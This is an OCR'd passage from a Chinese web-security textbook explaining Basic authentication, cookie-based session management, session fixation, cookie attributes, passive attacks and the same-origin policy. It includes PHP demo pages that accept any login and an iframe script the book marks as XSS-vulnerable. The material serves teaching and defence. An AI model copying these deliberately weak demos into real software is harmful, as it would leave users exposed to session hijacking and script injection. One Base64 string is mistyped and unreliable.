


这次我们来尝试一下输入 ID“user1”和密码“pass1”，输入完毕后点击 OK 按钮，HTTP 请求消息再次被发送。这次会附带以下的 Authorization 头信息。

```
Authorization: Basic dXNlcjE6cGFzczE=
```


Basic 后面的字符串内容，是 ID 和密码以冒号相隔组成的字符串、再经过 Base64 编码后的结果。可以使用 Fiddler 的 Encoder 功能进行解码确认。在 Fiddler 的 Tools 菜单中选择“Text Encode/Decode”，就会显示出 TextWizard 对话框，然后将 dXNlcjE6cFGzczE= 复制进去，点击对话框左边的“From Base64”单选按钮（图 3-18），就能在画面中央的文本框中看到“user1:pass1”字符串。

▶ 图 3-18　使用 Fiddler 附带的 TextWizard 来解码 Base64



而这时，浏览器上显示的就是下图所示的画面。可以看出，PHP 脚本成功读取了 Basic 认证的 ID 和密码。

▶ 图 3-19　认证成功



Basic 认证成功一次以后，再向 http://example.jp/31/ 下面的目录发送请求时，浏览器就会

自动附带 Authorization 消息头。因此，认证对话框只在最初的时候显示一次，看上去认证状态似乎被记住了，但实际上每次请求时都会发送 ID 和密码，认证状态并没有被保存在任何地方。换言之，Basic 认证也是无状态的。而正是因为 Basic 认证的无状态性，所以也就不存在注销（Logout）的概念。

Basic 认证可以被比喻为银行业务柜台的对话。

顾客：请帮我查一下账户余额。

柜员：请提供您的银行卡号和密码。

顾客：请帮我查一下账户余额。卡号为 12345，密码为 9876。

柜员：余额为 5 万元。

顾客：请向卡号 23456 转账 3 万元。卡号为 12345，密码为 9876。

柜员：转账完毕。

顾客和柜员之间的交流是无状态的。无关上下文，顾客每一次都要提供所有必要的信息。因此，就算一开始就进行转账也能正常处理。

专栏：认证与授权 COLUMN

至此我们未经特别说明就一直使用着“认证”（Authentication）这个术语。认证是指，通过一些方法手段来确认操作者确实是其本人。Web 应用常见的认证方法除了 Basic 认证，还有通过 HTML 表单使用户填写 ID 和密码的表单认证，以及使用 SSL 客户端证书的客户端认证等。

与认证相对的术语是“授权”（Authorization）。授权是指，授予已经通过认证的用户一些权限。具体表现为，让用户能够对数据进行阅览 / 更新 / 删除、在线转账、在线购物等。

由于页面上并不会特意区分认证与授权，所以用户很容易将两者混为一谈。Web 应用的普遍流程为，在用户输入 ID 和密码通过认证以后，立刻就会被授予一些权限。但是，在开发应用及考虑安全性时，最好能明确认证与授权这两者的区别，并养成区别使用的习惯。

关于认证和授权，5.1 节和 5.3 节会分别进行详述。

Cookie 与会话管理

前面我们已经提到，由于 HTTP 协议的无状态性，服务器端不能保存客户端的状态。但是，在应用程序中，保持客户端的状态却是相当常见的需求。

比如，在线购物网站中的“购物车”就是一个典型的案例。购物车记住了用户在哪些商品上点击了“购买”按钮。

另外，记住用户登录后的认证状态也是一种常见的需求。虽然使用 HTTP 认证就能使浏览器

记住 ID 和密码，但不使用 HTTP 认证时，记忆认证状态的任务就落在了服务器身上。而像这种记忆应用程序状态的功能就叫作“会话管理”。

为了实现会话管理，HTTP 引入了名为 Cookie 的机制。Cookie 相当于服务器下达给浏览器的命令，让其记住发送给它的“名称 = 变量”这种格式的值。由于 Cookie 会被用于实现会话管理，因此，下面就让我们结合 PHP 中的会话管理来对其进行说明。

下面的示例应用是用户认证和用户信息显示的简化版。由以下 3 个页面构成：ID 和密码输入页面（31-020.php）、ID 和密码认证页面（31-021.php）、个人信息（ID）显示页面（31-022.php）。在虚拟机上执行时，可在 /31/ 菜单中点击“31-020: 使用 Cookie 的会话管理”。

▶ **代码清单　/31/31-020.php**



```
<?php
  session_start();  // 会话开始
?>
<html>
<head><title> 请登录 </title></head>
<body>
<form action="31-021.php" method="POST">
用户名 <input type="text" name="ID"><br>
密码 <input type="password" name="PWD"><br>
<input type="submit" value=" 登录 ">
</form>
</body>
</html>
```

▶ **代码清单　/31/31-021.php**



```
<?php
  session_start();  // 会话开始
  $id = @$_POST['ID'];
  $pwd = @$_POST['PWD'];
  // 用户名和密码中任意一项未输入时则登录失败
  if ($id == '' || $pwd == '') {
    die(' 登录失败 ');
  }
  $_SESSION['ID'] = $id;
?>
<html>
<head><title> 登录 </title></head>
<body>
登录成功
<a href="31-022.php"> 我的账号 </a>
</body>
</html>
```


代码清单 /31/31-022.php



```
<?php
  session_start();  // 会话开始
  $id = $_SESSION['ID'];
  if ($id == '') {
    die('请登录');
  }
?>
<html>
<head><title>我的账号</title></head>
<body>
用户名：<?php echo htmlspecialchars($id, ENT_NOQUOTES, 'UTF-8'); ?>
</body>
</html>
```

同 Basic 认证的例子一样，随便输入 ID 和密码就能成功通过认证。页面跳转流程如下图所示。

图 3-20 示例应用的页面跳转



最初显示 31-020.php 的 ID 和密码输入页面时，返回的响应消息如下（仅列出要点）。

```
HTTP/1.1 200 OK
Set-Cookie: PHPSESSID=gg5144avrhmdiaelvh80l41b53; path=/
Content-Length: 279
Content-Type: text/html; charset=UTF-8

<html>
<head><title>请登录</title></head>
<body>【以下略】
```

通过 Set-Cookie 响应头信息，Web 服务器向浏览器下达了记住此 Cookie 值的指示。

在登录页面上输入 ID 和密码后点击“登录”按钮，浏览器就会向服务器发送如下请求。

```
POST /31/31-021.php HTTP/1.1
Referer: http://example.jp/31/31-020.php
Content-Type: application/x-www-form-urlencoded
Host: example.jp
Content-Length: 18
Cookie: PHPSESSID=gg5144avrhmdiaelvh80l41b53

ID=user1&PWD=pass1
```

记住了 Cookie 值的浏览器，从此再向相同网站（example.jp）发送请求时，就会同时发送此 Cookie 值（PHPSESSID=…）。Cookie 可以设置有效期限，没有设置有效期限的 Cookie 会在浏览器被关闭之前一直有效。

Cookie 中 PHPSESSID 的值被称为会话 ID，它是访问会话信息的关键。31-021.php 中，认证成功后的用户 ID 被保存在会话变量 `$_SESSION['ID']` 中。随后程序在 31-022.php 中取得了此用户 ID。保存在会话变量中的信息，在会话失效之前随时都能被访问。

◆使用 Cookie 的会话管理

Cookie 能让浏览器记忆少量数据，但保存应用程序的数据时几乎不会使用 Cookie，理由如下。

- ➤Cookie 能保存的值的数量和字符串长度有限
- ➤Cookie 的值能被用户自己看到或更改，所以不适用于存储敏感信息

因此，可以采用在 Cookie 中保存类似于“受理编号”的会话 ID，实际对应的值则保存在服务器端的方法。这种方法被称为“使用 Cookie 的会话管理”，目前有着非常广泛的应用。PHP 等主流 Web 应用开发工具中已经提供了这种会话管理的机制。

◆会话管理的拟人化解说

将解说 Basic 认证时使用的银行窗口业务的比喻，转换为会话管理版本，其详情如下。

顾客：你好。

柜员：您的受理编号为 005。请提供您的银行卡号和密码。

顾客：受理编号为 005。卡号为 12345，密码为 9876，请确认。

柜员：身份核实完毕。

顾客：受理编号为 005。请帮我查下余额。

柜员：余额为 5 万元。

顾客：受理编号为 005。请向卡号 23456 的账户转账 3 万元。

柜员：转账完毕。

对话中的受理编号即为会话 ID。顾客每次都要向柜员汇报受理编号，正如浏览器每次都自动向服务器发送 Cookie 一样。

但是，005 这个受理编号多少让人感到不安。因为随便换一个相近的号码，就有可能假冒他人。比如像下面这样。

 恶人：你好。

 柜员：您的受理编号为 006。请提供您的银行卡号和密码。

恶人将受理编号减去 1 变成了 005。假设受理编号为 005 的顾客已经通过了身份核实。

 恶人：受理编号为 005。请向卡号 99999 的账户转账 3 万元。

 柜员：转账完毕。

仅仅更改了受理编号，就能成功使用他人的账户进行转账。

由此可见，会话 ID 不能使用连续的数字，而应当使用位数足够长的随机数，刚才看到的 PHPSESSID 的值有 26 位也正是出于这个原因。综上，会话 ID 需要满足如下需求。

需求 1：会话 ID 不能被第三方推测
需求 2：会话 ID 不能被第三方劫持
需求 3：会话 ID 不能向第三方泄漏

需求 1 的会话 ID 不能被推测，本质上要求的是随机数的质量问题。如果随机数存在规律性，就能够通过收集足够多的会话 ID 来推测别人的会话 ID。因此，会话 ID 的随机数可以使用密码学级别的伪随机数生成器生成，伪随机数生成器的范例在电子政府推荐密码列表[①]中有所记载。

但是实际开发的过程中，会话 ID 并非自己手动生成，而应该使用 Web 应用开发工具（PHP、Tomcat、.NET 等）提供的会话 ID。这些主流开发工具经受着全球研究者的调查，因此，即使生成会话 ID 的处理有问题，也一定会被作为安全隐患而得到改善。以笔者多年诊断安全隐患的经验来看，自己实现的会话管理机制中混入安全隐患的例子不在少数。所以务必不要自己来实现会话管理机制。关于会话管理不完善所导致的安全隐患问题，4.6 节中会进行细述。

要点 使用开发工具提供的会话管理机制。

接着，关于需求 2 的会话 ID 不能被劫持，最初使用银行窗口业务的比喻来说明的流程中其实存在安全问题。具体请看下面对话中的攻击流程。

---

① http://www.cryptrec.go.jp/list.html

恶人：你好。

柜员：您的受理编号为 9466ir8fgmmk1gn6raeo7ne71。请提供您的银行卡号和密码。

恶人暂时离开柜台并等待来客。有顾客进入银行时，恶人冒充银行柜员向顾客搭话。

恶人：您的受理编号为 9466ir8fgmmk1gn6raeo7ne71。

顾客：知道了。

顾客走向柜台。

顾客：我的受理编号为 9466ir8fgmmk1gn6raeo7ne71。

柜员：请提供您的银行卡号和密码。

顾客：受理编号为 9466ir8fgmmk1gn6raeo7ne71。卡号为 12345，密码为 9876，请确认。

柜员：身份核实完毕。

顾客执行完身份确认后恶人也走向了柜台。

恶人：受理编号为 9466ir8fgmmk1gn6raeo7ne71。请向卡号 99999 的账户转账 3 万元。

柜员：转账完毕。

像这样，恶人（攻击者）劫持正规用户的会话 ID 来进行攻击的手法被称为会话固定攻击（Session Fixation Attack）。详情将在 4.6.4 节中讲述，这里我们可以先尝试修复此安全隐患。从客人进入银行开始。

有顾客进入银行时，恶人冒充银行柜员向顾客搭话。

恶人：您的受理编号为 9466ir8fgmmk1gn6raeo7ne71。

顾客：知道了。

顾客走向柜台。

顾客：我的受理编号为 9466ir8fgmmk1gn6raeo7ne71。

柜员：请提供您的银行卡号和密码。

顾客：受理编号为 9466ir8fgmmk1gn6raeo7ne71。卡号为 12345，密码为 9876，请确认。

柜员：身份核实完毕。您新的受理编号为 eut1j15a058pm8gapa87l937h6。

顾客执行完本人身份确认后恶人也走向了柜台。

恶人：受理编号为 9466ir8fgmmk1gn6raeo7ne71。请向卡号 99999 的账户转账 3 万元。

柜员：您还没有进行身份核实。请提供您的银行卡号和密码。

由于顾客通过认证时受理编号（会话 ID）发生了变化，所以攻击者试图使用原来的受理编号进行转账时就遭到了“您还没有进行身份核实”的提示。通过这个方法，可有效防止会话固定攻击。

要点　认证后改变会话 ID。

下面让我们继续看一下需求 3 的防止会话 ID 泄漏。

◆会话 ID 泄漏的原因

会话 ID 一旦遭到泄漏就有可能发生伪装事件，所以必须采取防范措施。会话 ID 泄漏主要有以下几种原因。

- 发行 Cookie 时的属性指定有问题（稍后讲述）
- 会话 ID 在网络上被监听（参考 7.3 节）
- 通过跨站脚本漏洞等应用中的安全隐患被泄漏（参考第 4 章）
- 由于 PHP 或浏览器等平台存在安全隐患而被泄漏
- 会话 ID 保存在 URL 中的情况下，会通过 Referer 消息头泄漏（参考 4.6.3 节）

网络传输线路上若存在监听装置，会话 ID 就有被窃取的风险。虽然从外部无法得知具体哪里会有监听装置，但在公共无线网等理论上易于监听的环境中，会话 ID 被盗的风险是非常高的。

为了保护会话 ID 不被监听，采用 SSL（Secure Socket Layer）加密是行之有效的方法，但发行 Cookie 时也需要注意属性的指定。

◆ Cookie 的属性

生成 Cookie 时可以设置很多属性。先前看到的 PHPSESSID 在生成时指定了“path=/”，这就是一个属性。

生成 Cookie 时的主要属性如表 3-3 所示。

表 3-3　Cookie 的属性

属性	含义
Domain	Cookie 发送对象服务器的域名
Path	Cookie 发送对象 URL 的路径
Expires	Cookie 的有效期限。未指定则表示至浏览器关闭为止
Secure	仅在 SSL 加密的情况下发送 Cookie
HttpOnly	指定了此属性的 Cookie 不能被 JavaScript 访问

其中，涉及安全性的 3 个重要属性为 Domain、Secure、HttpOnly。


◇ Cookie 的 Domain 属性

Cookie 在默认情况下只能被发送到与其绑定的服务器。虽然从安全性方面考虑这样是最安

全的，但有时也需要能向多个服务器发送的 Cookie，这时就要用到 Domain 属性。

图 3-21 展示了指定 Domain 属性后的 Cookie 被发送给服务器的情况。由于指定了 Domain=example.jp，因此，Cookie 就被发送给了 a.example.jp 和 b.example.jp，而 a.example.com 则因为域名不同而没有发送。

▶ 图 3-21 指定 Cookie 的 Domain 属性



假如 a.example.jp 的服务器在 Set-Cookie 时指定了 Domain=example.com，此 Cookie 就会被浏览器忽略。这是因为如果可以在 Cookie 中指定不同域名，就可能发生前述的会话固定攻击，所以 Cookie 是不能指定不同域名的。

未指定 Domain 属性时，Cookie 只被发送至生成它的服务器。换言之，未指定 Domain 属性的 Cookie 发送范围最小，最安全。而设置 Domain 属性时稍有疏忽，就会产生安全隐患。

举例来说，假设 example.com 是服务器租赁商，foo.example.com 和 bar.example.com 都是托管在此租赁服务器上的网站。如果 foo.example.com 网站发送的 Cookie 中指定了 Domain=example.com，此 Cookie 就会被泄漏至 bar.example.com。

由此可见，不设置 Cookie 的 Domain 属性是最佳实践。

要点 原则上不设置 Cookie 的 Domain 属性

专栏：Cookie Monster Bug COLUMN

笔者所在公司的网站域名是 hash-c.co.jp，生成的 Cookie 中指定的域名最短也应当为 hash-c.co.jp。但是，使用一些旧版本浏览器时 Cookie 的域名却被指定成了 .co.jp。这一问题就被称为"Cookie Monster Bug"。

使用存在 Cookie Monster Bug 的浏览器会极易遭受会话固定攻击。因为域名为 .co.jp 的 Cookie 也能匹配 amazon.co.jp 和 yahoo.co.jp 等其他 .co.jp 的域名，这就意味着能够对这些网站任意指定 Cookie。

在 Internet Explorer 8（IE8）中使用地域型域名时也存在 Cookie Monster Bug。举例来说，笔者所住的横滨市的域名为 city.yokohama.jp，而横滨市内的地方政府或企业、团体、个人等也都能够获得以 yokohama.jp 结尾的域名。也就是说笔者能够申请获得 tokumaru.kanazawa.yokohama.jp 这个域名（kanazawa 为横滨市金沢区）。问题是，使用 Internet Explorer 时，网站 tokumaru.kanazawa.yokohama.jp 能够生成域名为 yokohama.jp 的 Cookie。

地域型域名在地方政府的网站中有着广泛的应用，却容易遭到会话固定攻击。最近，`.lg.jp` 作为地方政府的域名开始被使用，横滨市也启用了 city.yokohama.lg.jp 域名。因此，建议使用地域型域名的网站，在加强防范会话固定攻击的同时，也不妨考虑一下迁移至其他形式的域名。

◇ Cookie 的安全属性

设置了 Secure 属性（下述为安全属性）的 Cookie 仅在 SSL 传输的情况下能够被发送给服务器。而未设置安全属性的 Cookie 则无关是否为 SSL 传输，都会被发送。

指定 Cookie 的安全属性是为了确保 Cookie 在 SSL 的情况下发送。详情请参考 4.8.2 节。

◇ Cookie 的 HttpOnly 属性

设置了 HttpOnly 属性后，JavaScript 就不能访问该 Cookie 了。

恶意使用 JavaScript 进行跨站脚本攻击从而取得 Cookie 信息，是窃取 Cookie 中会话 ID 的典型案例。而 Cookie 中设置了 HttpOnly 属性后，就能防止 JavaScript 窃取 Cookie 信息。

后面专门讲述跨站脚本时也会提到，其实设置了 HttpOnly 属性也无法彻底抵御跨站脚本攻击，但是能加大攻击的难度。而设置 HttpOnly 属性通常不会带来坏处，所以应当时常给 Cookie 加上 HttpOnly 属性。

使用 PHP 的情况下，给 Cookie 添加 HttpOnly 属性，只要在 php.ini 中添加如下设置即可。

```
session.cookie_httponly = on
```

关于 Cookie 的 HttpOnly 属性，在讲跨站脚本漏洞的防范对策时还会再次提到。

总结

为了有助于理解 Web 应用的安全隐患，本节讲述了 HTTP、Basic 认证、Cookie、会话管理的相关知识。当前大多数应用都采用 Cookie 来进行会话管理，这在认证结果的保存等安全性方面扮演着重要角色。

作为本节的应用篇，下节将讲述被动攻击和同源策略。

参考文献

[1] 山本阳平 .（2010）.《Web を支える技術 – HTTP、URI、HTML、そして REST》(《Web 背后的技术 – HTTP、URI、HTML 和 REST》) . 技術評論社 .

[2] 小森裕介 .（2010）.《「プロになるための Web 技術入門」——なぜ、あなたは Web システムを開発できないのか》(《“Web 技术入门”——为什么你无法开发 Web 系统》) . 技術評論社 .

3.2 被动攻击与同源策略

本节首先讲述被动攻击这一攻击手法，然后介绍浏览器针对此类攻击的防御策略——沙盒。沙盒技术的核心概念为“同源策略”，它对于理解 Web 应用的安全隐患至关重要，所以，对同源策略这一概念，本节也会进行详细说明。

主动攻击与被动攻击

针对 Web 应用程序的攻击可分为主动攻击（Active Attack）和被动攻击（Passive Attack）。下面先简单介绍这两者的区别，然后再重点讲述被动攻击。

◆主动攻击

所谓主动攻击，是指攻击者直接攻击 Web 服务器。SQL 注入攻击即是主动攻击的代表性例子（图 3-22）。

图 3-22　主动攻击



◆被动攻击

被动攻击是指，攻击者并不直接攻击服务器，而是针对网站的用户设下陷阱，利用掉入陷阱的用户来攻击应用程序。下面，让我们按照由易到难的顺序来依次解说被动攻击的 3 种模式。

◇单纯的被动攻击

将用户诱导至设有圈套的网站，就是一种单纯的被动攻击模式。图 3-23 描绘了此类攻击的流程。

图 3-23　单纯的被动攻击




此类攻击的典型案例为，用户在浏览过所谓的“可疑网站”之后会感染上恶意软件（病毒等）。理论上如果浏览器（包括 Adobe Flash Player 等插件）不存在漏洞，此类单纯的被动攻击是行不通的。但现实中，针对浏览器以及 Adobe Reader、Adobe Flash Player、JRE 等插件的漏洞进行的攻击却层出不穷。

◆恶意利用正规网站进行的被动攻击

下面介绍一种稍微复杂一些的被动攻击模式，即通过在正规网站设置陷阱来实施攻击。这也是一种屡见不鲜的模式。图 3-24 描绘了此类攻击的流程。

▶ 图 3-24　在正规网站中设置陷阱的被动攻击



攻击者事先入侵正规网站，往其内容中嵌入恶意代码（①）。网站用户在浏览了含有恶意代码的内容后（②～③），就会感染病毒（④）。在这一流程中，单看步骤①的话似乎应归类为主动攻击，但步骤②～④均为被动攻击，因此，可将①视作被动攻击的前期准备。

通过恶意利用正规网站进行被动攻击，与自己准备一个恶意网站这种单纯的攻击模式相比要费事得多，但另一方面，这种方式对于攻击者来说可以说是利大于弊，原因如下。

➤ 不需要专门将用户诱导至恶意网站
➤ 正规网站的用户数量庞大，因此能提高增加受害者的可能性
➤ 攻击者能入侵正规网站，非正当地使用其功能，并从中受益
➤ 攻击者能通过窃取网站用户的个人信息而受益

在正规网站中设置陷阱的手法通常有下列 4 种。

➤ 非法获取 FTP 等服务器的密码后篡改网站内容（参考 7.1 节）
➤ 通过攻击 Web 服务器的安全隐患来篡改网站内容（参考 7.1 节）
➤ 通过 SQL 注入攻击来篡改网站内容（参考 4.4 节）
➤ 在社交网络这类用户能够自己发布内容的网站上，利用跨站脚本漏洞实施攻击（参考 4.3 节）


2010 年初爆发的恶意程序 Gumblar 就属于此类模式的被动攻击。另外，2008 年以来数量急

剧增加的 SQL 注入攻击，也被频繁地用于此类攻击。而无论哪种方法，在第 1 章介绍的僵尸网络的构建过程中，都会被恶意使用。

◆跨站被动攻击

最后，让我们看一下同时使用恶意网站和正规网站的被动攻击模式。攻击流程见图 3-25。

图 3-25　跨站被动攻击



接下来，让我们根据上图来看一下跨站被动攻击的具体流程。

① 用户浏览恶意网站

② 从恶意网站下载含有恶意代码的 HTML[①]

③ HTML 中的恶意代码被触发，从而向正规网站发送攻击请求

④ 正规网站返回含有 JavaScript 等的响应内容

有些情况下步骤④会被省略。

此类攻击的特征为，恶意利用已经在正规网站登录的用户账号来实施攻击。由于步骤③的请求中要向正规网站发送会话 Cookie，因此，如果用户已经在正规网站登录，就会利用其已经登录的状态实施攻击。

此类攻击模式的典型案例包括，在步骤③的请求中对 Web 应用发动攻击的跨站请求伪造（CSRF，参考 4.5 节），以及在步骤④的响应中利用浏览器来执行攻击的跨站脚本攻击（XSS，参考 4.3 节）和 HTTP 消息头注入攻击（参考 4.7 节）。

浏览器如何防御被动攻击

针对以上被动攻击，浏览器和网站都需要采取相应的防御措施。本书将从第 4 章开始详述网站方面的对策，但其前提是浏览器不存在安全方面的问题。如果浏览器存在安全问题，网站方面即使实施了对策也无法完全确保安全性。

---

① 含有恶意代码的 HTML，多是指在网络论坛上发布的专门用来攻击的 URL。

在说明网站的对策之前，让我们先来关注一下浏览器的安全功能。

◆沙盒

浏览器能够在用户浏览网站的同时运行一些程序，比如 JavaScript、Java Applet、Adobe Flash Player、ActiveX 等。而为了防止恶意程序在用户的浏览器上运行，JavaScript 等语言提供了一些增强安全性的机能。基本思想有如下两种。

➤只有在用户确认了程序的发行方并且允许运行的情况下，程序才能被运行
➤提供限制程序权限的沙盒环境

第一种方式经常被用于 ActiveX 或带有签名的 Applet，但如果一般的应用程序都采用这种方式的话，对用户来说就显得负担过大，因此，现在这种方式主要用于为浏览器提供插件功能。

沙盒（Sandbox），是 JavaScript、Java Applet、Adobe Flash Player 等经常使用的一种思路。在沙盒里面，程序的权限受到制约，即使编写了恶意程序也无法对用户造成伤害。就像孩子们能在沙地中尽情地喧闹而不会给外界带来困扰一样，由此便使用了英语“sandbox”一词，并将其引申为“沙盒”。

通常情况下，沙盒限制了以下功能。

➤禁止访问本地文件
➤禁止使用打印机等资源（可以显示页面）
➤限制网络访问（同源策略）

虽然网络访问无法被完全禁止，但却受到了严格的限制，此限制就被称为同源策略。下面，让我们一起看一下 JavaScript 中的同源策略。

◆同源策略

同源策略（Same Origin Policy）是禁止 JavaScript 进行跨站访问的安全策略。它也是浏览器的沙盒环境所提供的一项制约。

浏览器可以同时处理多个网站的内容，其典型方法为使用标签页或 frame 等。下面，我们以 iframe 为例来说明同源策略的必要性。


◇ JavaScript 访问 iframe 的试验

接下来，让我们通过观察 JavaScript 对 iframe 的访问限制来体验同源策略。首先，有一点需要了解到的是，如果主机（Host）相同，在 iframe 的外部就能够通过 JavaScript 取得 iframe 内部的 HTML 内容。

下面展示的是包含 iframe 要素的“外层”HTML[①]。

① 32-001.html 含有 XSS 漏洞。详情参考 4.3 节。

▶ **代码清单 /32/32-001.html（外层 HTML）**



```
<html>
<head><title> 跨 frame 的读取试验 </title></head>
<body>
<iframe name="iframe1" width="300" height="80" src="http://example.jp/32/32-002.
html">
</iframe><br>
<input type="button" onclick="go()" value=" 密码→ ">
<script>
function go() {
 try {
  var x = iframe1.document.form1.passwd.value;
  document.getElementById('out').innerHTML = x;
 } catch (e) {
  alert(e.message);
 }
}
</script>
<span id="out"></span>
</body>
</html>
```


下面是显示在 iframe 中的“内层”HTML。


▶ **代码清单 /32/32-002.html（内层 HTML）**



```
<body>
<form name="form1">
iframe 的内层 <br>
密码 <input type="text" name="passwd" value="password1">
</form>
</body>
```

运行页面如图 3-26 所示。点击“密码→”按钮后，iframe 内部的文本框中的文字出现在了按钮右侧。由此证实了 JavaScript 能够取得 iframe 内部的内容。

▶ **图 3-26 JavaScript 能够读取 iframe 内部数据**




◇ iframe 被恶用的可能性

iframe 内部的信息能被 JavaScript 读取，这样会不会有安全性问题呢？

现在假设你是被动攻击的受害者。在 example.jp 登录以后，浏览了恶意网站 trap.example.com。恶意网站使用 iframe 来显示 example.jp 的内容，如图 3-27 所示。由于你已经登录了 example.jp，所以 iframe 内会显示你的个人信息，但这些信息只有你自己看到，所以显示在浏览器上本身不存在问题。

图 3-27　使用 iframe 的恶意网站




但是，假如恶意网站能用 JavaScript 访问 iframe 内部信息的话就存在问题了。因为你的个人信息会被恶意网站上的脚本发送给它的服务器。下面我们来试验一下这是否可行。

这次充当恶意网站的是包含 iframe 的 HTML（32-900.html），假设它被托管于 trap.example.com，并在其 iframe 中显示刚才的 32-002.html（内侧 HTML）。32-900.html 虽然扮演恶意网站的角色，但其内容同 32-001.html 一样。

◇同源策略

访问 http://trap.example.com/32/32-900.html 后点击“密码→”按钮，页面显示如下。

图 3-28　恶意网站试图使用 JavaScript 读取 iframe 内部内容被拒绝



虽然 iframe 内可以显示 example.jp 的内容，但是其他主机（trap.example.com）上的 JavaScript 却无法访问其内容。这是因为 JavaScript 若能访问其他主机的话就会导致安全性问题，所以根据同源策略，访问遭到了拒绝。

◇同源的条件

目前为止一直使用着“相同主机”这个含糊的用语，而严格来说，“同源”需满足以下全部条件。

- ➤URL 的主机（FQDN：Fully Qualified Domain Name，全称域名）一致[①]
- ➤Scheme（协议）一致
- ➤端口号一致

发送 Cookie 时的条件与协议或端口号无关，所以针对 JavaScript 的限制正变得越发严格。而另一方面，JavaScript 却没有访问目录的限制[②]。

